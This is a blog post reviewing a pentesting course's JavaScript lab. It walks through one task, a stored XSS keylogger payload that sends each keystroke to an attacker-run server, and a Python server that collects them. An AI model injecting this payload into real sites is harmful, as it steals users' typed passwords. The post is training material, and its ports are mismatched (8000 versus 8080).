Preamble
I just finished the “Javascript for Pentesters” course offered by PentesterAcademy. I found it to be an effective refresher in injecting Javascript and manipulating the Document Object Model (DOM). However, it was woefully thin on educational material.

The course is composed of 21 Tasks that progressively build upon each other. Initially, the attacker is simply editing the DOM; overtime, this goes into hijacking Cross-Site Request Forgery (CSRF) tokens, working with JSON-formatted string data, and passing data to an attacker controlled webserver.
Rather than go through a post-mortem of all 21 tasks, I want to highlight the solution I implemented in Task 8: Keylogger:
Javascript Keylogger

In this particular task, I had to execute a stored XSS attack - the injected Javascript would then log the keystrokes of subsequent users (which - in theory - would let me see their usernames and passwords).
First, the injection point was in the url parameter of the following URI:
pentesteracademylab.appspot.com/lab/webapp/jfp/7?url=
To that end, I injected the following code (note: I actually URL-encoded the script before injecting, but for readability purposes I left it un-encoded below):
<script>
document.addEventListener("keypress", function(event){
var keycode = event.which || event.keyCode || 0;

var letter = String.fromCharCode(keycode);
new Image().src = "http://localhost:8000/" + letter;
});
</script>
This code opens by creating an Event Listener that listens for a key to be pressed. When that happens, it executes a one-time function immediately. This function first transcribes the keycode to the variable keycode; because different browsers interpret keystrokes differently, it is necessary to account for the variance. I then convert the keycode to an ASCII character (if applicable). Finally, it invokes a new Image object to instantiate a GET request to the attacker’s machine (incidentally located at localhost on port 8000), passing the letter.

On the attacker’s side it’s possible to receive these keystrokes using a basic python http server:
sudo python3 -m http.server 8000
However, the output can be messy and difficult to read.

Instead, I implemented my own version of a python server to receive the keystrokes:
from http.server import BaseHTTPRequestHandler, HTTPServer
import time

hostname = "localhost"
serverPort = 8080

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        request = self.requestline
        letter = request[request.find('/') + 1]
        print("GOT: %s" % (letter))
    def log_message(self, format, *args):
        return

if __name__ == "__main__":
    webServer = HTTPServer((hostname, serverPort), MyServer)
    print("Server started http://%s:%s" % (hostname, serverPort))

    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

    webServer.server_close()
    print("Server Stopped")
This code stands up an HTTPServer in the main function; when it receives a GET request, it suppresses all of the connection message output - showing only the ASCII character keystroke.
Closing thoughts
I really appreciated the exercises; I found that each particular one took about 15-20mins with the aid of Google to review how to manipulate the code the way I wanted.
PRO
- Quick, easy challenges (provided you already know web development)
- Methodical build-up in how to access and harvest sensitive information via a webapp
CON
- Doesn’t teach the method of discovering the XSS vulnerability; they explicitly instruct you where to inject the code (often directly into the browser url)
- Doesn’t teach how to resolve/fix a discovered XSS vulnerability
- Doesn’t really teach anything; instead sets up scenarios for you to work with independently (similar format to Offensive Security’s labs).
- Narrow engagement techniques (i.e. besides standing up a python web server, there was little we had to do external to the target; most instances I could just write my script and inject it).